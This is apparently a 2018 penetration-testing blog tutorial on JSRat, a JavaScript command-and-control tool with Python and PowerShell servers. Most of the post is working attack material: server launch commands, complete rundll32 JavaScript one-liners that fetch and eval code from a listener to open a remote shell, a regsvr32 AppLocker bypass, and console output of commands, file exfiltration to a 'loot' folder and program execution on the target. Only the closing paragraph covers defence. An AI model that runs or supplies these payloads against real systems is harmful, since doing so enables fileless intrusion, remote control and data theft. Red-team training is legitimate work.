Command and Control – JavaScript

pentestlab.blog/category/red-team/page/79

January 8, 2018


There are a number command and controls tools that can use a variety fof methods in order to hide malicious traffic or execute implants in various formats. Casey Smith originally developed a prototype tool which is using JavaScript as a payload and it connects back to a listening web server. A security researcher 3gstudent extended Casey Smith work and developed JSRat in PowerShell which provides some additionally functionality. Other variations of this tool exist in Python so the master host can be either a Linux machine or a Windows. Similarly another C2 tool that can generate JavaScript implants is called PoshC2 from Nettitude.

JSRat is a command and control tool which is using JavaScript payloads and the HTTP protocol for communication between the server and the target hosts. There are two implementations one in Python and one in PowerShell which their usage is described below.

Python

The python implementation of JSRat will start a web server and it will wait for the client command to be executed:


```
python MyJSRat.py -i 192.168.1.203 -p 8080
```



```
JSRat Server
By: Evilcg
[*] Using interactive method!

[*] Web Server Started on Port: 8080
[*] Awaiting Client Connection to: http://192.168.1.203:8080/connect
[*] Client Command at: http://192.168.1.203:8080/wtf
[*] Browser Hook Set at: http://192.168.1.203:8080/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

JSRat – Server


Once the user visit the Client Command URL a connection will be established with the host. The JSRat can be used to executed commands, run executables and scripts or just for data exfiltration.



```
[*] Incoming JSRat Client: 192.168.1.161
[*] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299

JSRat Usage Options:
      CMD => Executes Provided Command
      run => Run EXE or Script
     read => Read File
   upload => Upload File
 download => Download File
   delete => Delete File
     help => Help Menu
     exit => Exit Shell
```

JSRat – Usage Options


In order to establish a proper shell a JavaScript payload needs to be executed. This payload is stored on the URL below:



```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");
```

JSRat – Generated Command


The command that it has been generated needs to be executed from command prompt.



```
C:\Users\User>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.W
inHttpRequest.5.1");h.Open("GET","http://192.168.1.203:8080/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch
(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

C:\Users\User>
```

JSRat – Implant Execution


Once the command is executed a shell will be received.



```
JSRat Usage Options:
      CMD => Executes Provided Command
      run => Run EXE or Script
     read => Read File
   upload => Upload File
 download => Download File
   delete => Delete File
     help => Help Menu
     exit => Exit Shell

37m whoami[3
desktop-4cg7ms1\user


 (JSRat)>
```

JSRat – Console


Commands can be executed from the shell as normal.



```
 ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c1a6:2104:e927:a76f%12
   IPv4 Address. . . . . . . . . . . : 192.168.192.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

JSRat – Command Execution

JSRat can also read, download or upload files.




```
 download
[Next Input should be the File to download]
 trophy.txt
)> pentestlabame to Save in ./loot/
   [*] Successfully Saved To: ./loot/pentestlab

 (JSRat)>
```

JSRat – Data Exfiltration

Execution of executables and scripts can be also performed by following a sequence like:


1. run
2. calc.exe



```
 runRat)>
[Next Input should be the File to Run]
 calc.exe
[Run Success]

 (JSRat)>
```

JSRat – Run Executables

There is also another python implementation of this tool which provides and a method (regsvr32) of AppLocker bypass.




```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 8080
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.1.203:8080/connect
   [*] regsvr32 invocation: http://192.168.1.203:8080/file.sct
      [*] Client Command at: http://192.168.1.203:8080/wtf
      [*] Browser Hook Set at: http://192.168.1.203:8080/hook

[-] Hit CTRL+C to Stop the Server at any time...
```

JSRat – AppLocker Bypass Method

The JSRat will generate and host a scriptlet file which will contain the payload.

PowerShell


Alternatively there is also a PowerShell implementation of this JSRat which can perform the same operations from a PowerShell console. The script needs to be modified with the IP address of the listener prior to any execution.



```
PS C:\Users\User> .\JSRat.ps1
Listening ...
```

JSRat PowerShell – Server Listening


The payload command that needs to be executed on the target is also included in the comments of the script.



```
C:\Users>rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write
();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");w=new%20ActiveXObject("WS
cript.Shell");try{v=w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersio
n\\Internet%20Settings\\ProxyServer");q=v.split("=")[1].split(";")[0];h.SetProxy
(2,q);}catch(e){}h.Open("GET","http://192.168.1.161/connect",false);try{h.Send()
;B=h.ResponseText;eval(B);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cm
d /c taskkill /f /im rundll32.exe",0,true);}

C:\Users>
```

JSRat PowerShell – Payload Command


Running the payload command will connect the target host and a console will be obtained.



```
PS C:\Users\User> .\JSRat.ps1
Listening ...
Usage:
      cmd:                  just input the cmd command
      delete file:          input:delete,then set the file path
      exitbackdoor:         input:exit
      read file:            input:read,then set the file path
      run exe:              input:run,then set the file path
      download file:        input:download,then set the file path
      upload file:          input:upload,then set the file path
Host Connected
JS 192.168.1.105:49204>:
```

JSRat PowerShell – Usage

Commands can be executed on the target like any other normal command prompt.



```
JS 192.168.1.105:49204>: whoami
win-ih45k7jj5a7\administrator

JS 192.168.1.105:49204>: net users

User accounts for \\WIN-IH45K7JJ5A7

-------------------------------------------------------------------------------
Administrator            Guest                    User
The command completed successfully.


JS 192.168.1.105:49204>:
```

JSRat PowerShell – Command Execution

Conclusion

The major advantage of this command and control tool is that it doesn't need any implant to be written into disk. It is very fast and all the communication is done via HTTP which is a common protocol. Since JSRat is using JavaScript payloads detection is hard unless rundll32 is monitored. Enabling and configuring AppLocker to deny execution of **rundll32** and **regsvr32** will prevent the attack.

Resources